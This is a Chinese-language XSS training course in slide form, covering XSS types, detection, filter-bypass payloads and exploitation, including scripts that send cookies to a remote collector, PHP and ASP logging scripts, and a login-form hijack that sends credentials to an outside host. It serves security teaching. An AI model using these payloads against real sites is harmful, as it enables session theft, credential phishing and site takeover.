XSS

课程简介

- 本课程主要讲解了XSS基本原理、各种类型的XSS、如何挖掘XSS漏洞、 XSS Worm攻击、各种XSS漏洞的利用、深入理解XSS漏洞的形成、以及如何防御XSS漏洞。

学习目标

- 了解XSS基本原理
- 了解XSS的分类
- 熟悉如何挖掘XSS漏洞
- 了解XSS Worm原理
- 熟悉XSS漏洞的利用
- 了解如何防御XSS漏洞

课程目录

- XSS基础
- 挖掘XSS漏洞
- XSS利用
- 深入XSS
- 防御XSS

课程目录

- XSS基础
- 挖掘XSS漏洞
- XSS利用
- 深入XSS
- 防御XSS

XSS基础

- 什么是XSS
- XSS实例演示
- XSS危害
- XSS分类
- XSS简单挖掘
- XSS构造

XSS基础

什么是XSS

- 跨站脚本(Cross-Site Scripting,XSS)漏洞是一种经常出现在web应用程序中的计算机安全漏洞，是由于web应用程序对用户的输入过滤不足而产生的，攻击者利用网站漏洞把恶意的脚本代码注入到网页之中，当其他用户浏览这些网页时，就会执行其中的恶意代码，对受害者用户可能采取Cookie窃取、会话劫持、钓鱼欺骗等各种攻击

XSS基础

XSS实例演示

- 将如下代码保存为:index.html
  - <html>
  - <html>
  - <head>
  - <title>XSS测试</title>
  - </head>
  - <body>
  - <form action="xss.php" method="post">
  - 请输入名字:
  - <input type="text" name="name" value=""></input>
  - <input type="submit" value="提交"></input>
  - </body>
  - </html>

XSS基础

XSS实例演示

- 将如下代码保存为:xss.php
  - <html>
  - <head>
  - <title>测试结果</title>
  - </head>
  - <body>
  - <?php
  - echo $_REQUEST[name];
  - ?>
  - </body>
  - </html>

XSS基础

XSS危害

- 网络钓鱼，包括盗取各类用户账号;
- 窃取用户cookies资料，从而获取用户隐私信息，或利用用户身份进一步对网站执行操作;
- 劫持用户(浏览器)会话，从而执行任意操作，例如进行非法转账、强制发表日志、发送电子邮件等;
- 强制弹出广告页面、刷流量等;
- 进行恶意操作，例如任意篡改页面信息、删除文件等;
- 进行大量的客户端攻击，例如DDOS攻击;
- 网站挂马;
- 获取客户端信息，例如用户的浏览记录、真实IP、开放端口等;
- 结合其它漏洞，如CSRF漏洞，实施进一步作恶;
- 传播跨站脚本蠕虫等。

XSS基础

XSS分类

- 反射型:
  - 也称作非持久型、参数型跨站脚本。这种类型的跨站脚本是最常见，也是使用最广的一种，主要用于将恶意脚本附加到URL地址的参数中。

- 持久型
  - 持久性跨站脚本也可以说是存储型跨站脚本，比反射性xss更具威胁性，并且可能影响到web服务器自身的安全。

XSS基础

XSS简单挖掘

- 反射型
  - 一般出现在输入框、URL参数处进行测试。

- 持久型
  - 一般出现在网站的留言、评论、博客日志等与用户交互处。

XSS基础

XSS构造

- 绕过XSS-Filter
  - 利用<>标记注射HTML/JavaScript
    - 通过<script>标签就能任意插入由JavaScript或Vbscript编写的恶意脚本代码。
    - 如: <script>alert(/xss/)</script>
  - 利用HTML标签属性值执行XSS
    - 使用javascript:[code]伪协议形式
      - <table background="javascript:alert(/xss/)"></table>
      - <img src="javascript:alert('xss');">

XSS基础

XSS构造

- 绕过XSS-Filter
  - 空格回车Tab
    - <img src="javas cript:alert(/xss/)" width=100>
    - 请注意javas和cript之间的间隔不是由空格键添加的，而是用Tab键添加的。
    - 使用回车
    - <img src="javas
    - cript:
    - alert(/xss/)" width=100>

XSS基础

XSS构造

- 绕过XSS-Filter
  - 对标签属性值的转码
    - <img src="javascript:alert('xss');">
    - 替换成:
    - <img src="javascrip&#116&#58alert('xss');">
    - t的ASCII码值为116，用”&#116”表示，:则表示&#58。
    - <img src="javascrip&#000116&#00058alert('xss');">

XSS基础

XSS构造

- 绕过XSS-Filter
  - 产生自己的事件
    - 如click、mouseover、load等。
    - W3C(万维网联盟)将事件分为3种不同的类别:
      - 用户接口(鼠标、键盘)
      - 逻辑(处理的结果)
      - 变化(对文档进行修改)
    - <input type="button" value="click me" onclick="alert('xss')" />
    - <img src="#" onerror=alert(/xss/)>

XSS基础

XSS构造

- 绕过XSS-Filter
  - 利用CSS跨站
    -
    - <style>
    - body {background-image:url("javascript:alert(/xss/)");}
    - </style>

XSS基础

XSS构造

- 绕过XSS-Filter
  - 利用CSS跨站
    -
    - <img src="#" style="xss:expression(alert(/xss/));">
    - <style>
    - body {background-image: expression(alert("xss"));}
    - </style>

XSS基础

XSS构造

- 绕过XSS-Filter
  - 利用CSS跨站
    -
    -
    - <img src=" javascript:alert('xss')">
    - <style>
    - @import 'javascript:alert(/xss/)';
    - </style>

XSS基础

XSS构造

- 绕过XSS-Filter
  - 扰乱过滤规则
    - 一个正常的XSS输入:
      - <img src="javascript:alert(0);">
    - 转换大小写后的XSS:
      - <IMG SRC="javascript:alert(0);">
    - 大小写混淆的XSS：
      - <iMg sRC="JaVasCript:alert(0);">
    - 不用双引号，而是使用单引号的XSS:
      - <img src='javascript:alert(0);'>
    - 不适用引号的XSS：
      - <img src=javascript:alert(0);>
    - 不需要空格的XSS:
      - <img/src="javascript:alert('xss');">

XSS基础

XSS构造

- 绕过XSS-Filter
  - 扰乱过滤规则
    - 构造不同的全角字符:
      -
    - 利用注释符
      -
    - \和\0
      - <style>
      - @imp\0ort 'java\0scri\pt:alert(/xss/)';
      - </style>
      - 和
      - <style>
      - @imp\ort 'ja\0va\00sc\000ri\0000pt:alert(/xss/)';
      - </style>

XSS基础

XSS构造

- 绕过XSS-Filter
  - 扰乱过滤规则
    - CSS关键字转码
      -
      -
      -
    - <!--<img src="--><img src=x onerror=alert(1)//">
    - <comment><img src="</comment><img src=x onerror=alert(1)//">
    - <style><img src="</style><img src=x onerror=alert(1)//">

XSS基础

XSS构造

- 利用字符编码
  - 原始语句:
    - <img src="javascript:alert('xss');">
  - 十进制编码
    - <img src="&#106&#97&#118&#97&#115&#99&#114&#105&#112&#116&#58&#97&#108&#101&#114&#116&#40&#39&#120&#115&#115&#39&#41&#59">
    - <img src="javascript:alert('xss');">
    - <img src="&#0000106&#000097&#0000118&#000097&#0000115&#000099&#0000114&#0000105&#0000112&#0000116&#000058&#000097&#0000108&#0000101&#0000114&#0000116&#000040&#000039&#0000120&#0000115&#0000115&#000039&#000041&#000059">

XSS基础

XSS构造

- 利用字符编码
  - 十六进制编码
    - <img src="&#x6a&#x61&#x76&#x61&#x73&#x63&#x72&#x69&#x70&#x74&#x3a&#x61&#x6c&#x65&#x72&#x74&#x28&#x27&#x78&#x73&#x73&#x27&#x29&#x3b">
    - <img src="javascript:alert('xss');">
    - <img src="&#x00006a&#x000061&#x000076&#x000061&#x000073&#x000063&#x000072&#x000069&#x000070&#x000074&#x00003a&#x000061&#x00006c&#x000065&#x000072&#x000074&#x000028&#x000027&#x000078&#x000073&#x000073&#x000027&#x000029&#x00003b">

XSS基础

XSS构造

- 利用字符编码
  - 利用eval()函数
    - <script>
    - eval("\x61\x6c\x65\x72\x74\x28\x27\x78\x73\x73\x27\x29");
    - </script>
  - eval()和string.fromCharCode()
    - <img src="javascript:eval(String.fromCharCode(97,108,101,114,116,40,39,120,115,115,39,41))">

课程目录

- XSS基础
- 挖掘XSS漏洞
- XSS利用
- 深入XSS
- 防御XSS

挖掘XSS漏洞


其他恶意攻击

- 黑盒攻击测试
- 源码审计
- 基于DOM XSS
- Flash XSS

挖掘XSS漏洞

黑盒攻击测试

- Acunetix Web Vulnerability Scanner 是一款商业级的web漏洞扫描程序，它的功能非常强大，可以自动化检查各种web应用漏洞，包括XSS、SQL注入、代码执行、目录遍历、网站源代码暴力等。



挖掘XSS漏洞

黑盒攻击测试

- 手工检查XSS代码
  - <script>alert(/xss/)</script>
  - <li/onclick=alert(xss)>a
  - <img/src=x onerror=alert(1)>
  - <a href=javascript:alert(2)>M
  - <a href=jav&#97script:&#97lert(13)>M
  - <svg/onload=alert(1)>

- 测试地址:
  - http://www.cimer.com.cn/list.php?id=10&file=test&type=sm
  - http://www.cimer.com.cn/list.php?id=10<”xss’>&file=test&type=sm
  - http://www.cimer.com.cn/list.php?id=10&file=test<”xss’>&type=sm
  - http://www.cimer.com.cn/list.php?id=10&file=test&type=sm<”xss’>

挖掘XSS漏洞

源码审计

- PHP全局变量

全局变量	说明
$GLOBALS	引用全局作用域中可用的全部变量 一个包含了全部变量的全局组合数组，变量的名字就是数组的键
$_SERVER	服务器和执行环境信息 $_SERVER是一个包含了诸如头信息、路径以及脚本位置等信息的数组
$_GET	HTTP GET变量 通过URL参数传递给当前脚本的变量的数组
$_POST	HTTP POST变量 通过HTTP POST方式传递给当前脚本的变量的数组
$_FILES	HTTP 文件上传变量 通过HTTP POST方式上传到当前脚本的项目的数组
$_COOKIE	HTTP Cookie 通过HTTP cookie方式传递给当前脚本的变量的数组
$_SESSION	Session变量 当前脚本可用SESSION变量的数组
$_REQUEST	HTTP Request 变量 默认情况下包含了$_GET、$_POST和$_COOKIE的数组
$_ENV	环境变量 通过环境方式传递给当前脚本的变量的数组

挖掘XSS漏洞


基于DOM XSS

- DOM介绍
  - DOM是指文档对象模型，是一个平台中立和语言中立的接口，有的程序和脚本可以动态访问和更新文档的内容、结构和样式。在web开发领域的技术浪潮中，DOM是开发者能用来提升用户体验的最重要的技术之一，而且几乎所有的现在浏览器都支持DOM。
  - DOM本身是一个表达XML文档的标准，HTML文档从浏览器角度来说就是XML文档，有了这些技术后，就可以通过javascript轻松访问它们。

挖掘XSS漏洞

基于DOM XSS


- DOM介绍
  - 如下代码保存为index.html
    - <html><head>
    - <meta http-equiv="Content-Type" Content="text/html; Charset=gb2312">
    - <title>cimer</title>
    - </head>
    - <body>
    - 友情链接
    - <H1>域名:</H1>
    - <ul id="web">
    - 君立华域
    - 九道关
    - 灯塔
    -
    - </body></html>



挖掘XSS漏洞

基于DOM XSS

- DOM介绍



挖掘XSS漏洞


基于DOM XSS


- 第三种XSS
  - <html>
  - <head>
  - <title>DOM-XSS</title>
  - </head>
  - <body>
  - <script>
  - var a=document.URL;
  - document.write(a.substring(a.indexOf("a=")+2,a.length));
  - </script>
  - </body>
  - </html>

挖掘XSS漏洞

基于DOM XSS

- 第三种XSS
  - 参数a接受不同的值:





  - 由此可见，DOM XSS受客户端脚本代码的影响，所以通过分析客户端javascript的方式，便能发掘出基于xss的漏洞。

挖掘XSS漏洞


基于DOM XSS

- 第三种XSS
  - 如何挖掘此类XSS？
  - 检查用户的某些输入源，比如可能触发DOM XSS的属性:
    - document.referrer
    - window.name
    - location

挖掘XSS漏洞

Flash XSS

- 关于Flash的跨站漏洞其实很早就出现了。Flash的安全漏洞也不仅仅只有xss，还有CSRF、跨域、代码执行等其他安全问题。



课程目录

- XSS基础
- 挖掘XSS漏洞
- XSS利用
- 深入XSS
- 防御XSS

XSS利用

- 客户端信息探测
- Cookie窃取
- 网络钓鱼
- 添加管理员
- XSS Getshell
- 获取主机权限
- XSS Worm
- 其它恶意攻击


XSS利用

客户端信息探测

- 利用javascript能获取客户端的许多信息，如浏览器访问记录、ip地址、开放端口等。

- 右图为，利用javascript脚本实现端口扫描。

- 还可以使用javascript来截获剪切板内容、获取内外网IP等。



XSS利用

Cookie窃取

- 窃取客户端Cookie资料是xss攻击中最常见的应用方式之一。

- 可以利用下面方式获取客户端cookie信息:
  - <script>new Image().src="http://127.0.0.1/cookie.asp?msg="+document.cookie;</script>

  - <script>window.open('http://127.0.0.1:8080/cookie.php?cookie='+document.cookie)</script>

XSS利用

Cookie窃取

- 远程服务器上，接受和记录cookie信息文件如下:
  - ASP版本
    - <%
    - testfile=Server.MapPath("cookie.txt")
    - msg=Request("msg")
    - set fs=server.createobject("scripting.filesystemobject")
    - set thisfile=fs.opentextfile(testfile,8,true,0)
    - thisfile.writeline(""&msg&"")
    - thisfile.close
    - set fs = nothing
    - %>

XSS利用

Cookie窃取

- 远程服务器上，接受和记录cookie信息文件如下:
  - PHP版本
    - <?php
    - $cookie = $_GET['cookie'];
    - $log = fopen("cookiephp.txt","a");
    - fwrite($log, $cookie ."\n");
    - fclose($log);
    - ?>

- 获取到cookie之后可以使用桂林老兵锁定cookie值进行登录。

XSS利用

网络钓鱼

- 是一种利用网络进行诈骗的手段，主要通过受害者心理弱点、好奇心、信任度等心理缺陷来实现诈骗，属于社会工程学的一种。

XSS利用

网络钓鱼

- XSS重定向钓鱼
  - 这种钓鱼方式是把当前页面重定向到一个钓鱼网站上。
  - 假设http://www.baidu.com有一个xss:
    - http://www.baidu.com/index.php?a=[expliot]
  - exploit如下:
    - http://www.baidu.com/index.php?a=”’><script>document.location.href="http://www.cimer.com.cn"</script>
  - 这样就会让用户从当前访问的网站跳到一个邪恶的钓鱼网站。

XSS利用

网络钓鱼

- HTML注入式钓鱼
  - 直接利用XSS漏洞注射HTML/Javascript代码到页面中，将下面代码保存为index.html:

```
<html><head><title>login</title></head><body><div style="text-align:center;"><form method="POST" action="phishing.php" name="form"><br /><br/>login:<br/><input name="username" /><br /> password:<br/><input name="password" type="password" /><br /><br /><input name="valid" value="ok" type="submit" /><br/></form></div></body></html>
```

XSS利用

网络钓鱼

- HTML注入式钓鱼
  - 将下面代码保存为phishing.php:

```
<?php
$date = fopen("logfile.txt","a+");
$login = $_POST['username'];
$pass = $_POST['password'];
fwrite ($date,"username:$login\n");
fwrite ($date,"password:$pass\n");
fclose($date);
header("location: http://www.cimer.com.cn");
?>
```

XSS利用

网络钓鱼

- XSS跨框架钓鱼
  - exploit如下:
    - <iframe src=http://www.cimer.com.cn height="100%" width="100%"><iframe>
  - 追求完美者会这样做:
    - <html><head><meta http-equiv="Content-Type" content="text/html;charset=gb2312"><title>江苏君立华域信息安全技术有限公司</title><body scroll="no"><iframe name="myFrame" src="http://www.cimer.com.cn" width="100%" height="100%" scrolling="auto" frameborder="0" onload="this.style.height=document.body.clientHeight"></iframe></body></html>

XSS利用

网络钓鱼

- 高级钓鱼技术
  - 利用xss窃取用户会话的cookie，从窃取网站用户的隐私数据，包括md5密码信息等。但是如果网站使用了Httponly的cookie，或无法通过cookie欺骗等方式侵入受害者的账户，那么窃取用户cookie资料的方法就显得xss危害比较低。
  - 这种情况下，攻击者更喜欢于直接获取用户的明文账户密码信息。这时候就要用到一些高级的xss钓鱼技术，而构成这些技术的主要元素无非是我们所熟知的DHTML(动态HTML)、javascript、ajax等。

XSS利用

网络钓鱼

- 高级钓鱼技术
  - 注入javascript劫持html表单:
    - <script>
    - form = document.forms["userslogin"];
    - form.onsubmit = function(){
    - var iframe = document.createElement("iframe");
    - iframe.style.display = "none";
    - alert(Form.user.value);
    - iframe.src = "http://127.0.0.1:8080/phishing.php?user="+Form.user.value + "$pass=" + Form.pass.value;
    - document.body.appendchlid(iframe);
    - }
    - </script>

XSS利用

网络钓鱼

- 高级钓鱼技术
  - html登陆代码:
    - <html><head>
    - <title>login</title>
    - </head>
    - <body>
    -
    - <form method="POST" action="phishing.php" name="form">
    -

login:
    - <input name="username" />
 password:
    - <input name="password" type="password" />

    - <input name="valid" value="ok" type="submit" />
    - </form>
    -
    - </body></html>

XSS利用

添加管理员

- 通过跨站脚本漏洞在后台添加管理账号。

- 实例演示
  - 留言板插入脚本代码->管理员登陆后台->审核留言(添加管理员)->用户管理处查看是否添加成功。

XSS利用

XSS Getshell

- 通过跨站脚本漏洞在服务器上写入一句话木马。

- 实例演示
  - 注册会员->会员中心->在个人设置处插入利用代码->诱使管理员访问我的会员中心(生成一句话木马)。

XSS利用

获取主机权限

- 通过XSS漏洞来获取管理员的主机权限。

- 实例演示
  - BEEF介绍->获取系统权限->其他功能

XSS利用

XSS Worm

- 介绍WEB2.0

XSS利用

XSS Worm

- 同源安全策略

URL1	URL2	是否允许通信	备注
http://www.cimer.com.cn/a.js	http://www.cimer.com.cn/b.js	是	同域名
http://www.cimer.com.cn/a.js	http://www.cimer.com.cn:8080/b.js	否	同域名不同端口
http://www.cimer.com.cn/a.js	https://www.cimer.com.cn/b.js	否	同域名不同协议
http://www.cimer.com.cn/a.js	http://test.cimer.com.cn/b.js	否	主域名和子域名
http://www.cimer.com.cn/a.js	http://www.google.com/b.js	否	不同域名

XSS利用


XSS Worm

- XSS worm 介绍
  - 所谓的跨站脚本蠕虫，实质上是一段脚本程序，通常用javascript或vbscript写成。在用户浏览xss页面时被激活。蠕虫利用站点页面的xss漏洞更具其特定规则进行传播和感染。

  - 一个完整的XSS Worm的攻击流程如下:
    - 攻击者发现目标网站存在XSS漏洞，并且可以编写XSS蠕虫。
    - 利用一个宿主(如博客空间)作为传播源头进行xss攻击。
    - 当其他用户访问被感染的攻击时，xss蠕虫执行以下操作。
      - 判断用户是否登录，如果已登录就执行下一步，如果没有登录则执行其他操作。
      - 继续判断该用户是否被感染，如果没有就将其感染，如果已感染则跳过。

XSS利用

XSS Worm



XSS利用

XSS Worm

- XSS Worm的构造过程
  - 寻找XSS点
  - 实现蠕虫行为
  - 收集蠕虫数据
  - 传播与感染

XSS利用

XSS Worm

- 2011年6月28日，国内最火的信息发布平台之一新浪微博遭遇xss蠕虫攻击

XSS利用

